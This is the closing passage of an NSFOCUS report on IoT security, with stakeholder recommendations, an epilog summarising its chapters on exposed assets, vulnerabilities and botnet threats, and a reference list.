- IoT network provider (carrier): The main concerns are the abuse of IoT SIM cards and large cyber-attacks caused by attacker-controlled devices. To address these concerns, it is advisable to set up a risk control platform around IoT security to collect SMS messages, voice messages, data billing information, network access logs, and traffic information. The collected information will then be analyzed from different dimensions based on different models

to meet monitoring and compliance requirements as well as to detect attack behavior at the earliest time possible before the situation worsens. A notable fact is that China Mobile, China Unicom, and China Telecom have all developed their own IoT platforms and therefore also assume the role of IoT platform providers. In this case, they should share the security concerns of IoT platform providers.

- IoT application provider: The main concerns are the security of data stored and the availability of applications running on the platform as well as business security. As an IoT application provider, this participant places particular emphasis on how to provide better services for users. To address their security concerns, it is advisable for them to cooperate with security vendors. In this case, security vendors are faced with the challenge of changing from traditional protection at the network layer to business security analysis. They have to put a lot of energy into understanding application providers' business. Moreover, owing to the diversity of business, security vendors should build up their technical strengths so as to use big data analytics such as machine learning and deep learning to establish automated analysis models for the resolution of business exceptions.
- IoT user: The main concern is whether the IoT system would leak privacy data and whether it can be properly used. With more and more devices added to the IoT, both home users and enterprise users should give top priority to security. For them, IoT security gateways (or IoT gateways with security capabilities) provided by security vendors are a good choice that enables them to conveniently track exceptions in the network and take prompt actions.
- IoT security vendor: From the preceding analysis, it is clear that security involves a lot of things. It is important for IoT security vendors to appropriately position themselves in the market, whether they are information security vendors aspiring to set foot in the IoT security sector or emerging IoT security startups. On the one hand, IoT security has attracted more and more attention since the Mirai event that took place in 2017. On the other hand, IoT vendors have long focused on functional security rather than information security. For these reasons, security vendors, when addressing IoT security, are advised to choose either of the following ways:
  - Offer IoT security assessment services, to gradually enhance IoT vendors' security awareness and IoT products' security.
  - Employ an IoT security probe + security gateway + security platform approach as a response to IoT vendors' low awareness of security, to visualize networks and detect exceptions without compromise of normal business, thus bettering user experiences of IoT environments.



6 Epilog

In this report, we analyzed the exposure of IoT assets on the Internet, vulnerabilities of IoT devices, and IoT-related threats, and also proposed a three-layer IoT security architecture.


In chapter 2, we analyzed IoT assets exposed on the Internet based on asset intelligence gained by using cyberspace search engines from three aspects: (1) distribution of various devices; (2) four mainstream operating systems; (3) applications that run IoT protocols. As mortal beings, we cannot guarantee that our report is so exhaustive as to cover all aspects of IoT. And as the crawlers we used are limited in capacity and not 100% accurate in identification of captured objects, we can never say our data is absolutely correct. But what we wanted to achieve was to reveal the necessity and urgency of IoT protection by showing readers how many IoT devices are exposed on the Internet. A few omissions or some noise data, if any, will not change our viewpoint in the report. Moreover, we compared data obtained through three different search engines (NTI, Shodan, and ZoomEye) and tried to the best of our ability to delete all obsolete information and inconsistent intelligence in a bid to ensure the inclusiveness and accuracy of our analysis.

In chapter 3, we discussed vulnerabilities frequently seen in modern IoT devices in an all-around manner. Considering the degree of exposure of IoT assets on the Internet, these vulnerabilities are likely to put IoT devices at great risk. IoT vendors and users should attach great importance to these vulnerabilities.

In chapter 4, we analyzed the current attacks targeting IoT devices and attacks launched by infected IoT devices, revealing the urgency of composite protection. It is a terrible thing that exposed IoT assets are currently faced with severe security threats, and it is even more terrible that a number of IoT botnets have emerged to wreak havoc in society.

In chapter 5, we proposed a three-layer IoT security architecture that consists of the perception layer, network layer, and platform and application layer. The architecture explained roles and protection focuses of IoT device vendors, IoT platform providers, IoT network providers (carriers), IoT application providers, users, and IoT security vendors.

As environments and threats keep changing, protection methods should also change accordingly. The IoT-sphere is fragmented and dynamic, which makes it impossible to rely solely on security vendors that provide conventional protections. Only by joining forces of all parties concerned, can IoT security issues be truly resolved, the security of billions of IoT devices be assured, and the physical and virtual security of people be guaranteed.



7 References

[1] Forecast Analysis: Internet of Things — Endpoints, Worldwide, 2016 Update, Gartner, G00302435, https://www.gartner.com/doc/3597469/forecast-analysis-internet-things-

[2] Bao Liang, China Mobile IoT Company Limited: Create a Healthy IoT Ecosystem to Drive the Sound Development of the IoT, Preparatory Meeting of the Security Executive Committee of the Wuxi IoT Association, 2017

[3] https://mp.weixin.qq.com/s/r259PUPKjgd4zi2KVI_uBA

[4] http://www.sohu.com/a/211443401_528241

[5] https://baijiahao.baidu.com/s?id=1585387696208184801&wfr=spider&for=pc

[6] Why the World is Under the Spell of IoT_Reaper, https://blog.radware.com/security/2017/10/iot_reaper-botnet/

[7] https://nti.nsfocus.com/

[8] Shodan, https://www.shodan.io/

[9] ZoomEye, https://www.zoomeye.org/

[10] Censys, https://censys.io/

[11] Fofa, https://fofa.so/

[12] US Cities Exposed: Industries and ICS - Trend Micro, https://www.trendmicro.com/content/dam/trendmicro/en/security-intelligence/research/reports/wp-us-cities-exposed-industries-and-ics.pdf

[13] Profiling Exposed Cyber-Infrastructure in Cities in the United States, RSA2017, https://www.rsaconference.com/events/us17/agenda/sessions/4625-profiling-exposed-cyber-infrastructure-in-cities-in

[14] http://blog.nsfocus.net/exposure-analysis-domestic-internet/

[15] http://blog.csdn.net/ericfantastic/article/details/51542812

[16] https://www.onvif.org/

[17] http://column.iresearch.cn/b/201607/774585.shtml

[18] https://www.icar2go.com/5392.html

[19] http://www.qianzhan.com/analyst/detail/220/150807-0da16321.html

[20] https://www.leiphone.com/news/201705/q7lM9ZICXOObUfFg.html

[21] https://www.sohu.com/a/162037721_465591

[22] TGU, http://jcarlosnorte.com/security/2016/03/06/hacking-tachographs-from-the-internets.html?winzoom=1

[23] http://www.proliphix.com/Collateral/Documents/English-US/Basic%20Series%20Configuration%20Guide.pdf

[24] http://www.cctime.com/html/2016-10-25/1232231.htm

[25] http://www.miit.gov.cn/n1146295/n1652858/n1652930/n3757018/c5406111/content.html

[26] http://www.caict.ac.cn/kxyj/qwfb/bps/201612/t20161228_2185496.htm

[27] https://nti.nsfocusglobal.com/threatnewscategories/exposed-iot-assets-in-china-analysis/

[28] Financial Services and AMQP, http://www.amqp.org/resources/financial-services

[29] http://www.elecfans.com/iot/419545_2.html

[30] http://www.4hou.com/vulnerable/8221.html

[31] Reverse Engineering a D-Link Backdoor, http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-backdoor/

[32] http://www.freebuf.com/articles/terminal/117927.html

[33] Mirai Scanner, http://data.netlab.360.com/mirai-scanner/

[34] Netis Routers Leave Wide Open Backdoor, https://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/

[35] Relay Attack Against PKE (Passive Keyless Entry) System of Cars, https://www.youtube.com/watch?v=bXfp8F4J2eI

[36] http://www.freebuf.com/news/76071.html

[37] http://tech.sina.com.cn/roll/2017-12-04/doc-ifyphtze4099104.shtml

[38] http://www.8btc.com/mirai-infamous-internet-things-army

[39] http://hackernews.cc/archives/9396

[40] http://www.freebuf.com/articles/network/161456.html

[41] http://blog.nsfocus.net/iot-worm/

[42] http://www.nsfocus.com.cn/content/details_62_2051.html

Over years, NSFOCUS has been committed to defense researches in the cybersecurity realm, providing most competitive security products and solutions for governments, carriers, and financial, energy, Internet, education, and medical sectors, ensuring customers' business continuity. To these customers, NSFOCUS lives up to the reputation of a trustworthy expert.

www.nsfocusglobal.com